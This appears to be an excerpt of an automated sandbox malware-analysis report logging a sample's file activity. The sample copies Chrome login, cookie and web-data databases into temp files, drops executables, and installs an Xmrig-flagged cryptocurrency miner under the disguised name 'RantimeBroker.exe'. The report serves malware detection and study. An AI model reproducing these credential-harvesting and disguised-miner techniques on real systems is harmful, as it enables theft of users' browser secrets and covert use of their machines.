C:\Users\user\AppData\Local\Temp\tmpE771.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFBD.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp36DF.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	0	131072	7b 22 62 72 6f 77 73 65 72 22 3a 7b 22 6c 61 73 74 5f 72 65 64 69 72 65 63 74 5f 6f 72 69 67 69 6e 22 3a 22 22 2c 22 73 68 6f 72 74 63 75 74 5f 6d 69 67 72 61 74 69 6f 6e 5f 76 65 72 73 69 6f 6e 22 3a 22 38 35 2e 30 2e 34 31 38 33 2e 31 32 31 22 7d 2c 22 64 61 74 61 5f 75 73 65 5f 6d 65 61 73 75 72 65 6d 65 6e 74 22 3a 7b 22 64 61 74 61 5f 75 73 65 64 22 3a 7b 22 73 65 72 76 69 63 65 73 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 2c 22 75 73 65 72 22 3a 7b 22 62 61 63 6b 67 72 6f 75 6e 64 22 3a 7b 7d 2c 22 66 6f 72 65 67 72 6f 75 6e 64 22 3a 7b 7d 7d 7d 7d 2c 22 68 61 72 64 77 61 72 65 5f 61 63 63 65 6c 65 72 61 74 69 6f 6e 5f 6d 6f 64 65 5f 70 72 65 76 69 6f 75 73 22 3a 74 72 75 65 2c 22 69 6e	{"browser": {"last_redirect_ori gin":"","shortcut_migration _ve rsion":"85.0.4183.121"},"d ata_use_measurement": {"data_used":{"services": {"background":{}," foreground":{}},"user": {"background": {},"foreground":{}}}}," hardware_acceleration_mo de_previous":true,"in	success or wait	3	6009CC	CopyFileExW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp3710.tmp	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$............................ ....C.....................	success or wait	1	6009CC	CopyFileExW
C:\Users\user\AppData\Local\Temp\evs.exe	unknown	309398	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 e1 80 40 ec 80 ee 13 ec 80 ee 13 ec 80 ee 13 2f 8f b1 13 ee 80 ee 13 ec 80 ef 13 72 80 ee 13 2f 8f b3 13 e3 80 ee 13 b8 a3 de 13 e0 80 ee 13 2b 86 e8 13 ed 80 ee 13 52 69 63 68 ec 80 ee 13 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d5 d4 f6 5d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 62 00 00 00 b8 39 00 00 04 00 00 48 32 00 00 00 10 00 00 00 80 00 00 00 00 40	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........@............/..... ......r.../...............+... ....Rich............PE..L..... .]..................b....9..... H2............@	success or wait	1	6C791B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\revs.exe	unknown	4602592	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 c7 67 24 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 a8 00 00 00 32 00 00 00 00 00 00 58 80 62 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 a7 00 00 04 00 00 62 3d 46 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....g$`.......... ....2......X.b.. ....@.. ....b=F.....................	success or wait	1	6C791B4F	WriteFile
C:\Users\user\AppData\Local\Mi crosoft\CLR_v4.0_32\UsageLogs\nulhfhsi.exe.log	unknown	2599	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30	1,"fusion","GAC",0..1,"Win RT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, Pub licKeyToken=b77a5c5619 34e089", "C:\Windows\assembly\Na tiveIma ges_v4.0.30319_32\Syste m\4f0a7 eefa3cd3e0ba98b5ebddbb c72e6\Sy stem.ni.dll",0..3,"System.C ore, Version=4.0.0	success or wait	1	6DC5C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6008CD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6008CD	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\86d45445dab86720724016051271f5f9\System.Net.Http.ni.dll.aux	unknown	536	success or wait	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	998	success or wait	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet.config	unknown	4095	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Aspnet.config	unknown	8173	end of file	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	2	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	0	131072	success or wait	5	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	unknown	4096	success or wait	82	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6692.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	0	40960	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp9573.tmp	unknown	40960	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	unknown	4096	success or wait	70	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp43E4.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp43E5.tmp	unknown	40960	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	unknown	4096	success or wait	84	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4425.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6D78.tmp	unknown	40960	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	unknown	4096	success or wait	76	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6D89.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cookies	0	20480	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp6DB9.tmp	unknown	20480	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	unknown	4096	success or wait	63	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF35.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	73728	success or wait	3	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF65.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	unknown	4096	success or wait	85	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpBF66.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE771.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	unknown	4096	success or wait	85	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE772.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpE7C1.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	131072	131072	success or wait	8	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	unknown	4096	success or wait	54	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpF3F.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	73728	success or wait	2	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFBD.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	unknown	4096	success or wait	55	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36BF.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36DF.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	unknown	4096	success or wait	1	6008CD	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	unknown	4096	success or wait	85	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp36E0.tmp	unknown	4096	end of file	1	6008CD	ReadFile
C:\Users\user\AppData\Local\Temp\tmp3710.tmp	unknown	73728	success or wait	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	3	6008CD	ReadFile
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	6008CD	ReadFile
C:\Users\user\Documents\desktop.ini	unknown	404	success or wait	1	6008CD	ReadFile
C:\Users\user\Music\desktop.ini	unknown	506	success or wait	1	6008CD	ReadFile
C:\Users\user\Pictures\desktop.ini	unknown	506	success or wait	1	6008CD	ReadFile
C:\Users\user\Videos\desktop.ini	unknown	506	success or wait	1	6008CD	ReadFile
C:\Users\user\Downloads\desktop.ini	unknown	284	success or wait	1	6008CD	ReadFile
C:\Users\user\Searches\desktop.ini	unknown	526	success or wait	1	6008CD	ReadFile
C:\Users\user\Contacts\desktop.ini	unknown	414	success or wait	1	6008CD	ReadFile
C:\Users\user\Favorites\desktop.ini	unknown	404	success or wait	1	6008CD	ReadFile
C:\Users\user\Links\desktop.ini	unknown	506	success or wait	1	6008CD	ReadFile
C:\Users\user\Saved Games\desktop.ini	unknown	284	success or wait	1	6008CD	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6008CD	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6008CD	ReadFile
C:\Windows\System32\drivers\etc\hosts	unknown	2	success or wait	1	6008CD	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: lxoqz3o0.exe PID: 5748 Parent PID: 6708

General

Start time:	09:11:19
Start date:	23/02/2021
Path:	C:\Users\user\AppData\Local\lxoqz3o0.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\lxoqz3o0.exe'
Imagebase:	0xf0000
File size:	2611424 bytes
MD5 hash:	F0ECEFED65B00699CC2B57BF81492F56
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000006.00000003.270094452.0000000000BE0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000006.00000002.498040430.00000000000F2000.00000020.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 61%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D94CF06	unknown
C:\Users\user\AppData\Roaming\Windows	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C79BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Windows\RantimeBroker.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	381075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\cpu.zip	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	381075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C79BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\Windows\CPU\config.json	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	381075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU\cpu.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	381075	CreateFileW
C:\Users\user\AppData\Roaming\Windows\CPU\WinRing0x64.sys	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	381075	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Windows\cpu.zip	success or wait	1	6C796A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
